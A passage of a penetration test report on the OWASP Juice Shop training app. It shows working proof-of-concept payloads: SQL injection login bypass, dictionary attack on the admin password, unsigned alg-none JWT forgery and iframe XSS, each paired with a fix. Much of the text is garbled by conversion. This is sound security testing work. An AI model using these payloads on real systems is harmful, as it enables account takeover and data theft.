- 2) After the code is analyzed, an ' OR true-- value is entered in the email field, resulting in a login to the account.

Request

```

1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
   Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 41
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; welcomebanner_status=dismiss;
   cookieconsent_status=dismiss; continueCode=
   7XzYlrj8PvJNdwNU3HyTxiknInQHDocBjSZEhzktBBULpInZAkxZoB6MR0e
   n
13 {
14   "email": "' OR true--",
   "password": "rere"
}

```

Response

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 834
8 ETag: W/"342-oxD/4sckpeqlu7eYPg84wA1Lc"
9 Vary: Accept-Encoding
10 Date: Sat, 11 Dec 2021 13:43:59 GMT
11 Connection: close
12
13 {
  "authentication": {
    "token":
      "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiz
      GFOyS16eyJpZC16MswidXNlcm5hbWUiOiiLCJlbWFpbCI6ImFkbWluOGp1aWNlLXNb
      Lm9iIwiicGFzc3dvcmQiOiwMTkyMDizYtdiYmQ3MzI1MDUXNmVnjkZjE4yjUwMCIs
      iInJvbGU0IjhZG1pbisimRLbhV4ZVRva2VuIjoiIiwiibGFzdExvZ2lusuSAiOlxMj
      cuMC4wLjEiLCJvcn9maWxlSW1hZ2UiOihc3NLdHMvchVibGljL2ltYWdlcy9lGxwY
      WRzl_2Rl_ZmFlbHRBZGlpbi5wbmcilC3ob3RwU2VjcmVOijoiiIiwiakNBY3RpdmUiOnRy
      dwUsImNyZWFOZWRbdCI6ijIwMjEtMTIitMTEgMTM6MjM6MDEuOTY1ICswMDowMCIsInV
      wZGF0ZWRbdCI6ijIwMjEtMTIitMTEgMTM6Mz06NDMuOTc4ICswMDowMCIsImRlbGV0Z
      RBdc16bnvshbOsImhdCI6MTY2OTizMDI0MCwizXhwIjoxNjMSMjQ4MjQwvQ.aCV-dF
      2xIc0scT_DteFFhJXLHe07Hj1fdDrkGNQE1VgYMiMMWlrcTkhpC06JzduK5LSqGPA
      LvtjTa_6xObWlzxFezaDUpZSSXjghPRdSM1YOrnrGBaR0irkAcpdY-QvudDS3FLDr
      oeWhmoOvXaqvFeg46mQa6P3SFvq5j6E",
    "bid": 1,
    "umail": "admin@juice-sh.op"
  }
}

```

The screenshot shows a login page with the following details:

- Email ***: ' OR true--
- Password ***: (redacted)
- Forgot your password?**
- Log in** button
- Remember me** checkbox
- or**
- Log in with Google** button
- Not yet a customer?**

User Profile

Email:
admin@juice-sh.op

Username:
e.g. SuperUser

Set Username

File Upload:

Browse... No file selected.

Upload Picture

or

Image URL:
e.g. <https://www.gravatar.com/avatar/526703ac2bd7cd675e872393a0744bf5>

Link Image

RECOMMENDATION

It is recommended to use prepared statements (with parameterized queries), validate user input, hide info from the error message.

[HIGH] Broken Authentication

SUMMARY

During the test it was observed, that if we know the admin login, we can carry out the dictionary attack on his password. Unfortunately, he uses a very weak password what leads to the ability to log in to his account

TECHNICAL DETAILS (PROOF OF CONCEPT)

- 1) Knowing the admin login, a dictionary attack on the password is performed. Using the dictionary and the Intruder function in Burp, every possibility of the password is checked

The screenshot shows the Burp Suite interface with the 'Payload Positions' tab selected. It displays a configuration for a 'Sniper' attack type. A text area contains a POST request for '/rest/user/login' with various headers and a JSON payload. The payload includes an 'email' field set to 'admin@juice-sh.op' and a 'password' field set to '\$weveG'. To the right of the payload area are buttons for 'Add \$', 'Clear \$', 'Auto \$', and 'Refresh'.

```

1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 34
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=4g95wYGkNtzUpHLhwTMFniaBuP8i2SHVNTe4cnDSLqhkLtJJHKLu2WdMON1j
13
14 {"email":"admin@juice-sh.op","password":"$weveG"}
  
```

- 2) The attack is successful after several hundred attempts and the password is found

113	action	401			362
114	admin	401			362
115	admin1	401			362
116	admin12	401			362
117	admin123	200			1169
118	adminadmin	401			362
119	administrator	401			362

RECOMMENDATION

It is recommended to use a between 12 and 64 long password with wide variety of used types of signs, especially for the admin account.

[HIGH] JWT Issues

SUMMARY

During the audit, it was observed that it is possible to log in as any user, even as a non-existent user by forging JTW tokens.

TECHNICAL DETAILS (PROOF OF CONCEPT)

- I am testing JWT tokens, for this purpose I copy a token from the currently logged in session

```
1 GET /rest/basket/6 HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
   Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0
Y3I6eyJpZC16MjEsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ3ZUB3IiwiGfzc3dvcmQio
iIxMzY1ZmZhZGU5ZjVhZjgkZWfhMjg1NjM40WMSNjZmNCIsInJvbGUiOiJjdXN0b21lci
IsImRlbHV4ZVRva2VuIjoiIiwbGFzdExvZ2lusuXAIoIiXmjcumC4wLiEiLCJwcm9maWx
lSwlhZ2UiOiIvYXNzZXrL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcyc9kZWNzhdwx0LnN2ZyIs
InRvdHTBZWNyZXQiOiIiLCjpcOFjgDl2ZSI6dhJ1ZSwiY3jlYXRlZEF0IjoiMjAyMS0xM
iOyNyAyMDoxOT0zOC40MDggKzAwOjAwIiwdXBkYXRlZEF0IjoiMjAyMS0xMiOyNyAyMD
oyMT01Ny45MDggKzAwOjAwIiwiZGVsZXrlZEF0IjpudwxfSwiaWF0IjoxNjQwNjM2NTM
OLCJleHAI0jE2NDA2NTQ1MzR9.MPGmW0-WNNPNUhsFpFj0wJewMs80GYN6bXrReX7z
RATUR929a-hmqb0YcCzjVnbOK4RXKKFUD-eME1Hkwj-RyvAdV2YddgoYZEljxozCcze
NvBnAR0s7641mARB0f94rPLtKvTqlSIkhJgNyNvSw03-DhkYqJkToW8wtv8
8 Connection: close
9 Referer: http://localhost:3000/
10 Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
yzHDuKh0tXiYTRCpsnf4i8fkSrUpHVU3hTcMjIgTPCZsgF0fKSMHBumh2tkcY1lCosnF
PiefPsoUYHbRu5RtrzcVXTX4CM3sBLF4X1jrfP4SZ1HPKunKh0Zt3gcq7I0mTqYCEpsRy
FSYsxEU6VHwLuVrtE4TDNCJws6RizlfwYSmlUbypHpnHxktLNcEEI78TeZC9qsX1FZaijE
f9pSPxUNJ; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0
Y3I6eyJpZC16MjEsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ3ZUB3IiwiGfzc3dvcmQio
iIxMzY1ZmZhZGU5ZjVhZjgkZWfhMjg1NjM40WMSNjZmNCIsInJvbGUiOiJjdXN0b21lci
IsImRlbHV4ZVRva2VuIjoiIiwbGFzdExvZ2lusuXAIoIiXmjcumC4wLiEiLCJwcm9maWx
11
```

- I decrypt and change the email and algorithm to the value none

Header	Payload
<pre>{ "typ": "JWT", "alg": "none" }</pre>	<pre>{ "status": "success", "data": { "id": 21, "username": "", "email": "jwtxn3d@juice-sh.op", "password": "1365ffade9f5af7deaa2856389c966f4", "role": "customer", "deluxeToken": "" } }</pre>

- 
- 3) I am replacing the current session token for the changed and unsigned one
 - 4) With this action, I manage to forge an unsigned JWT token that impersonates a (non-existent) user jwtn3d@juice-sh.op.

RECOMMENDATION

Received JWTs must always be validated. Do not attempt to cryptographically process a JWT before this initial screening passes. If you receive a JWT with an unexpected algorithm, type header, etc, discard it. JWTs can come in as HMAC protected, signed, encrypted, or even completely unsecured (alg = none). That a JWT parses and has the correct format does not mean that it can be trusted.

[MEDIUM] XSS

SUMMARY


Due to the improper input validation, it is possible to perform an XSS attack by entering input into the search payload. Examples of possible payloads are:

- <iframe src="javascript:alert(`xss`)"> (DOM XSS)
- <iframe width="100%" height="166" scrolling="no" frameborder="no" allow="autoplay"

TECHNICAL DETAILS (PROOF OF CONCEPT)

- 1) The phrase owasp is typed into the search engine to see how the code is processed. As you can see on the attached screen, the html code is being processed by the browser (you can see it by the fact that "owasp" is bold).

- 2) After analyzing the source code, the code `<iframe src="javascript:alert('xss')">` is applied.
After typing the payload, an alert pops up that is the result of an XSS attack.



RECOMMENDATION

It is recommended to never Insert Untrusted Data Except in Allowed Locations, use HTML Encoding Before Inserting Untrusted Data into HTML Element Content

[MEDIUM] Security Misconfiguration

SUMMARY

During the tests, it was found that it is possible to prompt the error that displays the information about libraries, used dependencies, code and file locations.

TECHNICAL DETAILS (PROOF OF CONCEPT)

- 1) After enabling the proxy (with the interceptor disabled) and clicking on specific drinks, you can see that this action sends a request to /rest/products/1/reviews. After removing "reviews" from the link, we get an error that displays way too much information

RECOMMENDATION

It is recommended to implement error handling. A specific policy for how to handle errors should be documented, including the types of errors to be handled and for each, what information is going to be reported back to the user, and what information is going to be logged. All developers need to understand the policy and ensure that their code follows it.

[MEDIUM] Unvalidated Redirects

SUMMARY

It is possible to redirect the user to one of the crypto currency addresses that are not promoted any longer.)

TECHNICAL DETAILS (PROOF OF CONCEPT)

- 1) The application provides a source code that presents information about a link that should not be accessed by the user. Thanks to this we can force a redirection to a page we should not be redirected to. After typing this URL, we are redirected to a page related to cryptocurrencies

```
noop() {  
}  
showBitcoinQrCode() [§]  
this.dialog.open(Mt, {  
data: {  
data: 'bitcoin:1AbKfgvw9psQ41NbLi8kufDQTewG8DRZm',  
url: './redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTewG8DRZm',  
address: '1AbKfgvw9psQ41NbLi8kufDQTewG8DRZm',  
title: 'TITLE_BITCOIN_ADDRESS'  
}  
})  
[§]  
showDashQrCode() [§]
```

RECOMMENDATION

Avoid using redirects and forwards. If used, do not allow the URL as user input for the destination. Where possible, have the user provide short name, ID or token which is mapped server-side to a full target URL.


[MEDIUM] Sensitive Data Exposure

SUMMARY

During the testing, it was observed that the tested application uses Prometheus, which is a free monitoring and alerting application that records metrics in real time. After reading the documentation for this application, we learn that "Prometheus expects metrics to be available to targets on the /metrics path." The application has not secured this access in any way. When we type in "http://localhost:3000/metrics" we get the full information about the site.

TECHNICAL DETAILS (PROOF OF CONCEPT)

- 1) Type "<http://localhost:3000/metrics>" URL to get a lot of useful information



```
# HELP file_uploads_count Total number of successful file uploads grouped by file type.
# TYPE file_uploads_count counter

# HELP file_upload_errors Total number of failed file uploads grouped by file type.
# TYPE file_upload_errors counter

# HELP juiceshop_startup_duration_seconds Duration juiceshop required to perform a certain task during startup
# TYPE juiceshop_startup_duration_seconds gauge
juiceshop_startup_duration_seconds{task="cleanupPtpFolder",app="juiceshop"} 0.113777839
juiceshop_startup_duration_seconds{task="validateConfig",app="juiceshop"} 0.096524019
juiceshop_startup_duration_seconds{task="validatePreconditions",app="juiceshop"} 0.240209827
juiceshop_startup_duration_seconds{task="restoreOverwrittenFilesWithOriginals",app="juiceshop"} 0.239079232
juiceshop_startup_duration_seconds{task="datacreator",app="juiceshop"} 11.782436678
juiceshop_startup_duration_seconds{task="customizeApplication",app="juiceshop"} 0.050521595
juiceshop_startup_duration_seconds{task="customizeEasterEgg",app="juiceshop"} 0.019061749
juiceshop_startup_duration_seconds{task="ready",app="juiceshop"} 14.52

# HELP process_cpu_user_seconds_total Total user CPU time spent in seconds.
# TYPE process_cpu_user_seconds_total counter
process_cpu_user_seconds_total{app="juiceshop"} 201.277031000000002

# HELP process_cpu_system_seconds_total Total system CPU time spent in seconds.
# TYPE process_cpu_system_seconds_total counter
process_cpu_system_seconds_total{app="juiceshop"} 47.013346

# HELP process_cpu_seconds_total Total user and system CPU time spent in seconds.
# TYPE process_cpu_seconds_total counter
process_cpu_seconds_total{app="juiceshop"} 248.290377

# HELP process_start_time_seconds Start time of the process since unix epoch in seconds.
# TYPE process_start_time_seconds gauge
process_start_time_seconds{app="juiceshop"} 1639132078

# HELP process_resident_memory_bytes Resident memory size in bytes.
# TYPE process_resident_memory_bytes gauge
process_resident_memory_bytes{app="juiceshop"} 142000128

# HELP process_virtual_memory_bytes Virtual memory size in bytes.
# TYPE process_virtual_memory_bytes gauge
process_virtual_memory_bytes{app="juiceshop"} 10342400000

# HELP process_heap_bytes Process heap size in bytes.
# TYPE process_heap_bytes gauge
process_heap_bytes{app="juiceshop"} 222072832

# HELP process_open_fds Number of open file descriptors.
# TYPE process_open_fds gauge
process_open_fds{app="juiceshop"} 26

# HELP process_max_fds Maximum number of open file descriptors.
# TYPE process_max_fds gauge
process_max_fds{app="juiceshop"} 1048576

# HELP nodejs_eventloop_lag_seconds Lag of event loop in seconds.
# TYPE nodejs_eventloop_lag_seconds gauge
nodejs_eventloop_lag_seconds{app="juiceshop"} 0.086329594
```



RECOMMENDATION

Don't allow users to access use metrics. Changing the link to something less generic (and non-default) along with restricting access to whitelisted IP addresses will provide reasonable protection.

[MEDIUM] Security Misconfiguration

SUMMARY


It was observed, that application uses a deprecated interface, which was not properly shut down.

TECHNICAL DETAILS (PROOF OF CONCEPT)

- 1) The "Complaint" tab is where you can upload an external file

The screenshot shows the OWASP Juice Shop application interface. At the top, there is a navigation bar with the title "OWASP Juice Shop" and a "Contact" link. Below the navigation bar, there are three menu items: "Customer Feedback" (with a speech bubble icon), "Complaint" (with a sad face icon), and "Support Chat" (with a speech bubble icon). The main content area is titled "Complaint". It has a "Customer" field containing "wewewe@gmail.com". Below it is a "Message *" field containing "wiadomosc". A progress bar indicates "9/160". Underneath the message field is an "Invoice:" field with a "Browse..." button and the message "No file selected.". At the bottom is a large blue "Submit" button with a right-pointing arrow icon.

- 2) When a user wants to upload a file, they are notified that you can only upload files with a pdf or zip extension



- 3) After analyzing the code, it turns out that actually many more extensions are accepted by this functionality.

```

    },
  'allowedMimeType': [
    'application/pdf',
    'application/xml',
    'text/xml',
    'application/zip',
    'application/x-zip-compressed',
    'multipart/x-zip'
  ], maxFileSize: 100000
```

```

- 4) After uploading a file with an .xml extension, it appears that there is no validation as to what file is actually being uploaded. The file is uploaded successfully.

A screenshot of a web form titled "Complaint". The form has fields for "Customer" (email: wewewe@gmail.com), "Message \*" (text: wiadomosc), and "Invoice:" (file input: plik.xml). A "Submit" button is at the bottom.

## RECOMMENDATION

Apply code updates where you check what files are allowed and which are not, change the validation of the file.

# [MEDIUM] CRYPTOGRAPHIC ISSUES

## SUMMARY

The analysis showed that during the password changing process, the sent password is hashed with the MD5 algorithm, which is weak and those passwords can be easily cracked.

## TECHNICAL DETAILS (PROOF OF CONCEPT)


- 1) In response to our request changing a user's password, we received a hash of the new password.

| 0 |                               |     | 401                                 | <input type="checkbox"/> | <input type="checkbox"/> | 452 |
|---|-------------------------------|-----|-------------------------------------|--------------------------|--------------------------|-----|
| 1 | Daniel Boone National Forest  | 200 | <input checked="" type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | 772 |
| 2 | Laurel County School District | 401 | <input type="checkbox"/>            | <input type="checkbox"/> | <input type="checkbox"/> | 452 |
| 3 | Kentucky                      | 401 | <input type="checkbox"/>            | <input type="checkbox"/> | <input type="checkbox"/> | 452 |
| 4 | Sawyer                        | 401 | <input type="checkbox"/>            | <input type="checkbox"/> | <input type="checkbox"/> | 452 |
| 5 | Daniel Boone                  | 401 | <input type="checkbox"/>            | <input type="checkbox"/> | <input type="checkbox"/> | 452 |
| 6 | Scuttlebutt                   | 401 | <input type="checkbox"/>            | <input type="checkbox"/> | <input type="checkbox"/> | 452 |
| 7 | Scuttlebutt Trail             | 401 | <input type="checkbox"/>            | <input type="checkbox"/> | <input type="checkbox"/> | 452 |

Request Response

Pretty Raw Hex Render ⌂ ⌄ ⌅ ⌆

```
7 X-RateLimit-Remaining: 81
8 Date: Mon, 13 Dec 2021 18:05:17 GMT
9 X-RateLimit-Reset: 1639418791
10 Content-Type: application/json; charset=utf-8
11 Content-Length: 355
12 ETag: W/"163-cVRcPmmq4Pj3KV19ntjPt7T00Cw"
13 Vary: Accept-Encoding
14 Connection: close
15
16 {
 "user":{
 "id":18,
 "username":"jOhNny",
 "email":"john@juice-sh.op",
 "password":"1365ffade9f5af7deaa2856389c966f4",
 "role":"customer",
 "deluxeToken":"",
 "lastLoginIp":"0.0.0.0",
 "profileImage~":"assets/public/images/uploads/default.svg",
 "totpSecret":"",
 "isActive":true,
 "createdAt":"2021-12-13T17:31:32.288Z",
 "updatedAt":"2021-12-13T18:02:14.063Z",
 "lastLoginAt":null
 }
}
```



- 2) After entering the password hash into the hash analyzer we find out what algorithm was used. We find out that it is MD4 or MD5, which are not recommended algorithms



# Hash Analyzer

Tool to identify hash types. Enter a hash to be identified.

Analyze

**Hash:** 1365ffade9f5af7deaa2856389c966f4

**Salt:** Not Found

**Hash type:** MD5 or MD4

**Bit length:** 128

**Character length:** 32

**Character type:** hexadecimal

## RECOMMENDATION

Use modern, up-to-date hashing algorithms.

## [MEDIUM] XSS

### SUMMARY

The analysis showed that it is possible to Perform a persisted XSS attack with <iframe src="javascript:alert('xss')"> without using the frontend application at all. API functionality is used in this attack.

### TECHNICAL DETAILS (PROOF OF CONCEPT)


- 1) Information about API endpoints was collected. Both code and requests were analyzed.

```

4291]
4292 },
4293 o
4294 }) (),
4295 mt = () =>{
4296 class o{
4297 constructor(e) {
4298 this.http = e,
4299 this.hostServer = '.',
4300 this.host = this.hostServer + '/api/Products'
4301 }
4302 search(e) {
4303 return this.http.get(`${this.hostServer
4304 }
4305 /rest/products/search?q=${e
4306 }
4307 `).pipe((a, b) (n=>n.data), (a, m.K) (n=>{
231 http://localhost:3000 GET /rest/user/whoami
232 http://localhost:3000 GET /api/Recycles/
233 http://localhost:3000 GET /api/Addresss
234 http://localhost:3000 GET /api/Quantitys/
235 http://localhost:3000 GET /rest/products/search?q=

```

- 2) Request moved to repeater in burp, and changed Adresses parameter to Products. We get information about available products.



```

Request
Pretty Raw Hex ⌂ ln ⌂
1 GET /api/Products HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwicGZGFOYIi6eyJpZCI6M5widXNlc3m5hbWU0i1iLCJlbWFnPbCi6ImFkbluQGplawNLLXNoLm9wIiwiCgFzc3dvcnQoiIwMTkyMDIxTdiyM03MzI1MDUxNmYwNjlkZjE4yjUwMCIsInJvbGUiOihZGlpbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAxIoi1wljAuMC4vIiwiChVzmzsZUltyWdljoiYXNzZXrL3BLYmxpYy9pbWFnxZMvdXKsb2Fkcy9kZWZhdWx0NWRtaW4ucG5nIiwiG90cFNlY3JldcI6i1isIm1zQWN0sXZLijp0cnVLLCjcmVhdGvkQXoi0IiyMDIxLTEyeLTEzIDE30jMx0jMyLjI4NCArMDAGMDAiLCJcJGhhdGvkQXoi0IiyMDIxLTeyeLTEzIDE30jMx0jMyLjI4NCArMDAGMDAiLCJkZWxldGvkQXoi0m51bGx9LcJpYXQoIjE2Mzk0MjU2MjksInV4c16MTyzt0Q0MzYyXO0.NSIFVBeBymSVLdu01Y7wFqpxtZj7r55NzLr44uwsdgiWDNDlC4XT81dwBgtYMEykK85jNs1xuyKYVL09mEZP4mWlp6YHHzfcrPraykaVBMeNnex4GrtDrT1daWyTHMu1M4nRriIDOKgfFvxBr85fszRr72jAD4FegRQ
8 Connection: close
9 Referer: http://localhost:3000/
10 Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=16txU8H6HNTgEingup6iSjfenHD5tvacozSDuNri5jU85UoqtBBCRDsokjWfQP; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwicGZGFOYIi6eyJpZCI6M5widXNlc3m5hbWU0i1iLCJlbWFnPbCi6ImFkbluQGplawNLLXNoLm9wIiwiCgFzc3dvcnQoiIwMTkyMDIxTdiyM03MzI1MDUxNmYwNjlkZjE4yjUwMCIsInJvbGUiOihZGlpbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAxIoi1wljAuMC4vIiwiChVzmzsZUltyWdljoiYXNzZXrL3BLYmxpYy9pbWFnxZMvdXKsb2Fkcy9kZWZhdWx0NWRtaW4ucG5nIiwiG90cFNlY3JldcI6i1isIm1zQWN0sXZLijp0cnVLLCjcmVhdGvkQXoi0IiyMDIxLTEyeLTEzIDE30jMx0jMyLjI4NCArMDAGMDAiLCJcJGhhdGvkQXoi0IiyMDIxLTeyeLTEzIDE30jMx0jMyLjI4NCArMDAGMDAiLCJkZWxldGvkQXoi0m51bGx9LcJpYXQoIjE2Mzk0MjU2MjksInV4c16MTyzt0Q0MzYyXO0.NSIFVBeBymSVLdu01Y7wFqpxtZj7r55NzLr44uwsdgiWDNDlC4XT81dwBgtYMEykK85jNs1xuyKYVL09mEZP4mWlp6YHHzfcrPraykaVBMeNnex4GrtDrT1daWyTHMu1M4nRriIDOKgfFvxBr85fszRr72jAD4FegRQ
11 If-None-Match: W/"1f3-72Lc9Lx6h2rd2MF+Zq9Cfnj1TO"
12
13
14 {
 "status": "success",
 "data": [
 {
 "id": 1,
 "name": "Apple Juice (1000ml)",
 "description": "The all-time classic.",
 "price": 1.99,
 "deluxePrice": 0.99,
 "image": "apple_juice.jpg",
 "createdAt": "2021-12-13T17:31:37.638Z",
 "updatedAt": "2021-12-13T17:31:37.638Z",
 "deletedAt": null
 },
 {
 "id": 2,
 "name": "Orange Juice (1000ml)",
 "description": "Made from oranges hand-picked by Uncle Dittmeyer.",
 "price": 2.99,
 "deluxePrice": 2.49,
 "image": "orange_juice.jpg",
 "createdAt": "2021-12-13T17:31:37.638Z",
 "updatedAt": "2021-12-13T17:31:37.638Z",
 "deletedAt": null
 },
 {
 "id": 3,
 "name": "Eggfruit Juice (500ml)",
 "description": "Now with even more exotic flavour."
 }
]
}
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
